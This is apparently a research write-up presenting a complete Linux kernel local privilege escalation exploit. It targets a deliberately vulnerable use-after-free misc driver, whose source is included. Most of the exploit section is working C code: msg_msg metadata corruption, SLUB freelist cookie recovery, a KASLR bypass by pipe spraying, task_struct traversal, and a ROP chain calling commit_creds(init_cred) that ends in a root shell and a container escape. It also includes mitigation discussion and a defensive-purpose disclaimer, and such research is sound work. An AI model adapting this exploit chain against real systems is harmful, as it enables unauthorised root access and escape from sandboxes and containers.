Kernel: msg is still alive despite modern mitigations
retleaveFeb 8, 2026

Abstract
This paper presents a detailed analysis of a Linux kernel heap exploitation technique based on a deliberately vulnerable misc device exposing a use-after-free (UAF) primitive. By combining controlled object lifetime corruption with System V message queues, pipe-based heap spraying, and task structure traversal, we demonstrate a fully weaponized local privilege escalation (LPE) exploit achieving arbitrary kernel code execution.
The exploit chain bypasses common kernel hardening mechanisms, including KASLR, SLUB freelist hardening, SMEP, and SMAP, without relying on kernel symbol disclosure. The work is intended as a research-grade, end-to-end demonstration of modern kernel heap exploitation methodology.
1. Introduction
Despite significant hardening efforts in recent Linux kernels, memory safety vulnerabilities—particularly use-after-free conditions—remain a critical attack surface. Kernel heap UAFs are especially dangerous due to object reuse patterns, allocator predictability, and the presence of rich in-kernel data structures reachable from user space.
This paper documents a complete exploitation chain starting from a minimal UAF in a misc device driver and culminating in reliable privilege escalation. Emphasis is placed on invariants and allocator behavior rather than kernel-version-specific quirks.
2. Threat Model
We assume the attacker has:
- Local, unprivileged code execution
- Access to a vulnerable misc device node
- No arbitrary kernel read primitive initially
- KASLR, SMEP, SMAP enabled
- SLUB allocator with freelist hardening enabled
The origin of the vulnerability (debug module, third-party driver, CTF challenge, etc.) is considered out of scope.

User shell on a 6.1.161 kernel, sandboxed with nsjail:
Assumptions and Scope
This exploit relies on a number of explicit assumptions about the target environment.
These assumptions are intentional and reflect common properties of modern Linux
distribution kernels.
The following conditions are assumed:
struct msg_msgallocations originate from predictable kmalloc caches (in particular kmalloc-1024 for large messages), without per-object randomization.- SLUB freelist hardening is enabled, but without delayed reuse or quarantine mechanisms.
- System V IPC is available and not restricted by LSM policy.
- No additional heap isolation interferes with deterministic object reuse.
The exploit does not rely on:
- kernel symbol disclosure
/procor debug interfaces- timing races
- speculative execution or undefined behavior
Kernel-specific offsets are used for concreteness in this proof-of-concept, but the
exploitation strategy itself relies on allocator and IPC invariants rather than
version-specific quirks.
3. Vulnerable Kernel Interface
The target kernel module exposes a misc device named
/dev/session. Internally, it manages a single global struct session object, allocated and freed via ioctl commands.Source code:
c
#include <linux/module.h>
#include <linux/fs.h>
#include <linux/slab.h>
#include <linux/uaccess.h>
#include <linux/miscdevice.h>
#include <linux/ktime.h>
#include <linux/sched.h>

#define DEV_NAME "session"

#define IOCTL_NEW_SESSION     0xdead0001
#define IOCTL_DELETE_SESSION  0xdead0002

struct session {
    u64 session_id;
    u64 owner_pid;
    char data[0x20];
};

static struct session *sess;

static long session_ioctl(struct file *f, unsigned int cmd, unsigned long arg) {

    switch (cmd) {

        case IOCTL_NEW_SESSION:
            if (sess) {
                pr_info("[SESSION] session already exists\n");
                return -EINVAL;
            }
            sess = kzalloc(sizeof(*sess), GFP_KERNEL_ACCOUNT);
            if (!sess) return -ENOMEM;
            sess->session_id = ktime_get_ns();
            sess->owner_pid  = (u64)task_pid_nr(current);
            pr_info("[SESSION] new session allocated\n");
            break;

        case IOCTL_DELETE_SESSION:
            if (!sess) return -EINVAL;
            pr_info("[SESSION] deleting session\n");
            kfree(sess);
            break;

        default:
            return -EINVAL;
    }

    return 0;
}

static ssize_t session_write(struct file *f, const char __user *buf, size_t len, loff_t *off) {

    char tmp[0x20];
    if (!sess) return -EINVAL;
    if (copy_from_user(tmp, buf, sizeof(tmp))) return -EFAULT;
    memcpy(sess->data, tmp, sizeof(tmp));

    return sizeof(tmp);
}

static const struct file_operations fops = {
    .owner          = THIS_MODULE,
    .unlocked_ioctl = session_ioctl,
    .write          = session_write,
};

static struct miscdevice dev = {
    .minor = MISC_DYNAMIC_MINOR,
    .name  = DEV_NAME,
    .fops  = &fops,
};

static int __init session_init(void)
{
    sess = NULL;
    pr_info("[SESSION] module loaded\n");
    return misc_register(&dev);
}

static void __exit session_exit(void)
{
    if (sess)
        kfree(sess);

    misc_deregister(&dev);
    pr_info("[SESSION] module unloaded\n");
}

module_init(session_init);
module_exit(session_exit);

MODULE_LICENSE("GPL");
3.1 Data Structures
c
struct session {
    u64 session_id;
    u64 owner_pid;
    char data[0x20];
};

static struct session *sess;
3.2 IOCTL Semantics
IOCTL_NEW_SESSION: allocates the global session objectIOCTL_DELETE_SESSION: frees the objectwrite(): copies user-controlled data intosess->data
3.3 Vulnerability
The following properties introduce a use-after-free condition:
sessis global and shared across all file descriptors- No synchronization or reference counting
write()does not validate object lifetime
Once freed,
sess may be reallocated by an unrelated kernel object while still being dereferenced.4. Exploitation Invariants
Rather than relying on fragile offsets or timing assumptions, this exploit is built
around a small set of stable kernel invariants:
- Freed heap objects may be reallocated by unrelated subsystems.
- Certain kernel objects (
msg_msg) trust internal metadata influenced by user space. - Allocator hardening mechanisms can be reversed when multiple related leaks exist.
- Kernel data structures form navigable graphs once arbitrary read is achieved.
- Kernel control-flow integrity assumes allocator consistency.
Each stage of the exploit either leverages or temporarily violates these invariants
until the final control-flow hijack.
5. Heap Reallocation Using msg_msg
c
/* msg_msg spray → UAF → re-spray */
spray_range(qid, 1, 10);
dev_new_session(fd);
dev_del_session(fd);
spray_range(qid, 11, 1024);
System V message queues allocate
struct msg_msg objects from the kernel heap. While many kernel subsystems allocate heap objects, msg_msg is uniquely dangerous in exploitation contexts due to its cross-boundary semantics and weak trust assumptions.5.1 Why msg_msg Violates Trust Boundaries
Unlike most kernel heap objects,
msg_msg instances are:- User-addressable by design: they are created, sized, queued, copied, and freed directly in response to user-space syscalls.
- Persistently reachable: messages remain resident in the kernel until explicitly received or removed, decoupling allocation lifetime from call stack lifetime.
- Shared across subsystems: IPC code, security hooks, allocator code, and copy helpers all manipulate the same object.
As a result,
msg_msg naturally crosses what would otherwise be isolation boundaries between:- allocation vs. use
- producer vs. consumer
- metadata vs. payload
This makes it an ideal bridge object for reusing freed memory originating from unrelated kernel subsystems.
5.2 MSG_COPY and Structural Risk
The
MSG_COPY flag allows copying a message without dequeuing it. This breaks a fundamental invariant assumed by many kernel developers:Reading a kernel object normally implies consuming or invalidating it.
With
MSG_COPY, the kernel:- Traverses internal message lists
- Copies metadata and payload
- Leaves the original object fully live
This dramatically increases the exploitation surface:
Crucially,
MSG_COPY allows observing corrupted message state without consuming or
freeing the underlying object. This turns a transient heap corruption into a persistent
oracle: the same corrupted object can be inspected repeatedly, enabling iterative
refinement of heap state without destabilizing the kernel.This property is essential for reliability and distinguishes this approach from
single-shot exploitation techniques.
In practice, this enables repeated probing of corrupted state and turns transient corruption into a reusable oracle.
5.3 IPC ≠ Isolation
Although IPC mechanisms are often discussed as communication channels, they are not isolation boundaries. Message queues are global kernel objects indexed by keys, not namespaces. Any process with sufficient permissions may interact with them, regardless of their origin.
This global visibility makes
msg_msg an unusually powerful primitive for:- cross-context heap manipulation
- allocator grooming
- controlled lifetime overlap
6. msg_msg Metadata Corruption
c
struct evil_msg evil = {
    .mtype = 0x1337,
    .size  = 0x2000,
};

dev_write(fd, &evil, sizeof(evil));
Once a freed
struct session is reallocated as a struct msg_msg, writes through the dangling pointer directly corrupt message metadata. This section details why this corruption is especially powerful.6.1 Internal Layout (Simplified)
A typical
msg_msg allocated from a kmalloc cache contains:- list pointers (
mlist.next,mlist.prev) - message type (
m_type) - message length (
m_ts) - next pointer (
next) - security pointer
- flexible payload buffer
While the exact layout varies across kernel versions, two properties remain invariant:
- Linkage pointers are adjacent to user-influenced fields
- Message size directly controls copy and traversal behavior
6.2 Fields Under Attacker Control
By overwriting the reclaimed object, the exploit corrupts:
next: redirects kernel list traversalm_ts: influences how much data is copied to user space
These fields are chosen deliberately:
nextis trusted blindly by list iteration codem_tsis assumed to be internally consistent with allocation size
No semantic validation is performed once the object is considered a valid message.
6.3 Kernel Perception vs. Reality
From the kernel’s perspective:
- It is traversing a legitimate IPC message list
- Sizes are trusted because they originate from message creation
- Security hooks are already resolved
From the attacker’s perspective:
- List traversal becomes an arbitrary read/write primitive
- Message copies leak adjacent heap memory
- Frees can be redirected to attacker-chosen objects
This semantic mismatch—the kernel manipulating attacker-shaped data under internal trust assumptions—is the core reason
msg_msg corruption is so effective.7. Heap Base and SLUB Cookie Recovery
c
/* leak msg chain */
struct spray_msg leak;
msg_scan(qid, &leak);

uint32_t h2 = *(uint32_t *)(leak.mtext + 0x20);
uint32_t h3 = *(uint32_t *)(leak.mtext + 0x60);

/* controlled frees */
msg_free(qid, h3);
msg_free(qid, h2);

msg_scan(qid, &leak);

/* heap + cookie */
uint64_t fd2 = *(uint64_t *)(leak.mtext + MSG_FD2_OFFSET);
uint64_t fd3 = *(uint64_t *)(leak.mtext + MSG_FD3_OFFSET);

uint64_t heap_raw = (fd2 ^ fd3) - 0x40;
uint64_t heap     = heap_raw | 0xffff000000000000ULL;
uint64_t cookie = fd2 ^ (heap + 0x40) ^ bswap64(heap + 0x20);

printf("[+] heap:   0x%lx\n", heap);
printf("[+] cookie: 0x%lx\n", cookie);
Modern SLUB hardening encodes freelist pointers using XOR-based cookies. By leaking multiple corrupted freelist entries, the cookie can be reconstructed algebraically.
Recovered values include:
- Kernel heap base
- SLUB freelist cookie
This defeats allocator hardening without brute force.
8. kmalloc-1024 Cache Disclosure
Early attempts focused on SLUB-64 and SLUB-128 caches. In practice, these caches exhibited excessive allocator noise and competing kernel allocations, making reuse unreliable. As a result, exploitation pivoted toward kmalloc-1024, which offered:
- Lower allocation churn
- Larger contiguous metadata regions
- Stable reuse semantics
c
/* refill chain, leak kmalloc-1024 */
uint64_t pad = 0xdeadbeef;

while (1) {
    msg_send(qid, 0x1336, &pad, sizeof(pad));
    msg_scan(qid, &leak);
    if (!has_pattern(leak.mtext, SPRAY_MSG_SIZE, 0xdead000000000100, 0x10))
        break;
}

msg_send(qid, 0x1336, &pad, sizeof(pad));
msg_send(qid, 0x1338, &pad, KMALLOC_1024_SIZE - 0x40);
msg_scan(qid, &leak);

uint64_t kmalloc_addr = *(uint64_t *)(leak.mtext + MSG_KMALLOC_PTR);

msg_free(qid, 0x1338);

printf("[+] kmalloc-1024: 0x%lx\n", kmalloc_addr);
By extending the corrupted message chain and reallocating larger messages, a pointer into the kmalloc-1024 cache is leaked. This region is later used to host a kernel ROP chain.
9. KASLR Bypass via Pipe Spraying
c
evil.next = kmalloc_addr - 0x10;
dev_write(fd, &evil, sizeof(evil));

while (1) {
    spray_pipes();
    msg_scan(qid, &leak);
    if (find_pipe_like_pattern(leak.mtext, SPRAY_MSG_SIZE) != -1)
        break;
    close_pipes();
}

uint64_t ops = *(uint64_t *)(leak.mtext + MSG_NEXT_BUF_OFFSET + 0x20);
uint64_t kernel_base = ops - 0x102d800;
printf("[+] kernel base: 0x%lx\n", kernel_base);
Pipes allocate
struct pipe_buffer objects containing function pointers into the kernel text. By spraying pipes and scanning leaked memory for pipe-like patterns, a kernel text pointer is disclosed.Subtracting a known offset yields the kernel base address, fully defeating KASLR.
10. task_struct Traversal
c
uint64_t init_task = kernel_base + 0x1415a40;
uint64_t next = init_task, comm = 0;

while (comm != COMM_EXPLOIT_TAG) {
    evil.next = next + TASK_SAFE_OFFSET;
    dev_write(fd, &evil, sizeof(evil));
    msg_scan(qid, &leak);
    memcpy(&next, leak.mtext + MSG_NEXT_BUF_OFFSET + TASK_NEXT_OFFSET - TASK_SAFE_OFFSET, 8);
    memcpy(&comm, leak.mtext + MSG_NEXT_BUF_OFFSET + TASK_COMM_OFFSET - TASK_SAFE_OFFSET, 8);
    next -= TASK_NEXT_OFFSET;
}

uint64_t current_task = evil.next - TASK_SAFE_OFFSET;
With arbitrary read capability, the exploit traverses the doubly linked task list starting from
init_task. Processes are identified by comparing the comm field.This yields the address of the current task structure.
11. Kernel Stack Disclosure
c
evil.next = current_task;
dev_write(fd, &evil, sizeof(evil));
msg_scan(qid, &leak);

uint64_t stack = *(uint64_t *)(leak.mtext + MSG_NEXT_BUF_OFFSET + TASK_STACK_OFFSET);
From
task_struct, the kernel stack pointer is read. Knowledge of the stack base allows precise targeting of saved return addresses.12. Kernel ROP Construction
During exploitation, common gadget-finding tools such as
ROPgadget were found to be unreliable when applied to the kernel image.In practice,
ROPgadget may:- report non-existent gadgets due to incorrect disassembly
- interpret embedded data as executable code
- miss valid gadgets hidden inside larger instruction sequences
This is especially problematic in kernel exploitation, where:
- the executable range is large
- alignment constraints differ from userland
- incorrect gadgets often lead to silent crashes or triple faults
Raw GDB Memory Scanning
A significantly more reliable approach is to search the kernel text section directly using
gdb byte patterns:c
find /b 0xffffffff81000000, 0xffffffff82ffffff, 0x48, 0x89, 0x17, 0xc3This search locates the raw instruction sequence:
c
mov qword ptr [rdi], rdx
ret
Advantages of this method:
- avoids false positives caused by speculative disassembly
- guarantees the exact instruction sequence exists in executable memory
- allows manual validation of surrounding context
- scales well for simple, high-value gadgets (mov, pop, xchg, ret)
In practice, this approach proved both faster and more reliable than automated gadget enumeration when building kernel ROP chains.
Freelist Repair and Heap Consistency
Earlier stages of the exploit intentionally corrupt SLUB freelist metadata in order
to gain arbitrary read and write primitives. Leaving the allocator in a corrupted
state, however, significantly reduces post-exploitation stability.
Before executing sensitive kernel routines, the exploit explicitly repairs the
freelist head pointer as part of the ROP chain. This restores allocator invariants
and prevents secondary crashes caused by subsequent kernel allocations.
Rather than exploiting the kernel against its assumptions, the exploit temporarily
violates them and then restores consistency before resuming normal execution.
This repair step is not strictly required for privilege escalation, but is essential
for reliable post-exploitation behavior.
Full ROP chain to escape & be root
c
uint64_t rop[(KMALLOC_1024_SIZE - 0x40) / 8] = {0};
uint64_t *p = rop;

// repair freelist head ptr after corruption
*p++ = pop_rdi;
*p++ = (heap & 0xfffffffff0000000ULL) + 0x2ac36240;
*p++ = pop_rdx;
*p++ = heap + 0x40;
*p++ = mov_rdi_rdx;

// prepare root creds
*p++ = pop_rdi;
*p++ = init_cred;
*p++ = commit_cred;

// switch ns
*p++ = pop_rdi;
*p++ = current_task;
*p++ = pop_rsi;
*p++ = init_proxy;
*p++ = switch_ns;

// switch fs
*p++ = pop_rdi;
*p++ = current_task + TASK_FS_OFFSET;
*p++ = pop_rdx;
*p++ = init_fs;
*p++ = mov_rdi_rdx;

// ret2user
*p++ = ret2user;
*p++ = 0;
*p++ = 0;
*p++ = (uint64_t)win;
*p++ = cs;
*p++ = rflags;
*p++ = rsp + RSP_DELTA;
*p++ = ss;

msg_send(qid, 0x1338, rop, sizeof(rop));
msg_scan(qid, &leak);

uint64_t rop_addr = *(uint64_t *)(leak.mtext + 0x10) + 0x30;
A ROP chain is constructed in the previously leaked kmalloc-1024 region. The chain performs:
- Fix the freelist head pointer corrupted after our poison
commit_creds(init_cred)- Namespace switching
fs_structrepair- Clean return to userland via
iretq
The final userland payload spawns a root shell.
13. Control Flow Hijack
c
/* freelist poison + trigger */
evil.size = 8;
evil.next = 0;
dev_write(fd, &evil, sizeof(evil));
msg_free(qid, 0x1337);

evil.next = cookie ^ (stack + RET_OFFSET) ^ bswap64(heap - 0x20);

dev_write(fd, &evil, sizeof(evil));

int qid2 = get_queue(QID_TRIGGER);

while (1) {
    char payload[0x10] = {0};
    memcpy(payload, &pop_rsp, 8);
    memcpy(payload + 8, &rop_addr, 8);
    msg_send(qid2, 0x1337, payload, sizeof(payload));
}
Using freelist poisoning, an allocation is forced to overlap a saved kernel return address. Execution is redirected to a stack pivot gadget, transferring control to the ROP chain.
With the ret2user workflow, the win function is then executed:
c
__attribute__((noreturn))
static void win(void) {
    puts("[+] r00t!");
    if (!fork())
        execl("/bin/bash", "bash", "-i", "-c", "stty sane; exec bash -i", NULL);
    _exit(0);
}
14. Results
The exploit was evaluated qualitatively across multiple runs on the same kernel configuration.


We have successfully escaped the container and are root in the host space:
14.1 Stability
- Successful privilege escalation was achieved consistently once heap layout was established.
- No kernel crashes were observed during successful runs.
- Failures typically resulted in benign allocation misses rather than panics.
14.2 Reliability Factors
The primary factors influencing reliability are:
- Timing of heap reallocation after the UAF
- Competing kernel allocations
- Pipe spray density
Once heap reuse succeeds, subsequent stages (leaks, traversal, ROP) are deterministic.
14.3 Noise and Failure Modes
Acceptable noise includes:
- Occasional failure to reclaim the target slot
- Transient inability to locate a pipe buffer
These conditions are detected and retried without destabilizing the kernel.
15. Security Implications
This research highlights several systemic issues:
- Global kernel objects are inherently dangerous
- SLUB hardening is insufficient against multi-leak attacks
msg_msgremains a powerful exploitation primitive- KASLR is ineffective once a single function pointer leaks
16. Mitigation Discussion
Mitigating this class of vulnerability is non-trivial and requires trade-offs.
16.1 Object Lifetime Hardening
Per-file or per-instance object allocation would eliminate the global aliasing issue entirely. However, this approach:
- increases memory usage
- complicates driver logic
- breaks existing assumptions in legacy code
Despite the cost, this is the most effective mitigation.
16.2 Allocator Hardening
SLUB freelist encoding raises the bar but does not prevent exploitation when multiple leaks are available. Stronger encoding or delayed reuse could help, but:
- they impose performance overhead
- they do not address logical lifetime bugs
16.3 IPC Restrictions
Restricting or namespacing System V IPC could reduce cross-context abuse. In practice, IPC semantics are deeply ingrained and widely used. Breaking them is unlikely to be acceptable.
16.4 Reality Check
Ultimately, memory safety violations in kernel code remain exploitable despite incremental hardening. Eliminating entire bug classes—rather than patching symptoms—is the only robust solution.
Why Not a Simpler Exploit?
Several seemingly simpler exploitation strategies were intentionally avoided:
- Direct kernel write primitives tend to destabilize the allocator early.
- Timing races introduce non-determinism and reduce reliability.
- Brute-force techniques are ineffective against modern hardening.
- Symbol-based leaks are increasingly unavailable on production systems.
The chosen approach favors deterministic reuse, observable corruption, and incremental
state recovery over opportunistic shortcuts.
17. Conclusion
Source code & environment setup: https://github.com/retleave/pocs
This paper demonstrates that kernel heap UAF vulnerabilities remain fully exploitable on modern Linux systems. By relying on allocator invariants rather than fragile offsets, reliable exploitation is achievable even under significant hardening.
The key takeaway is not that a specific vulnerability is exploitable, but that entire
classes of kernel heap lifetime violations remain exploitable despite incremental
hardening. As long as global objects, trusted metadata, and cross-subsystem allocation
reuse coexist, reliable exploitation remains possible.
This document is intended for defensive research and educational purposes.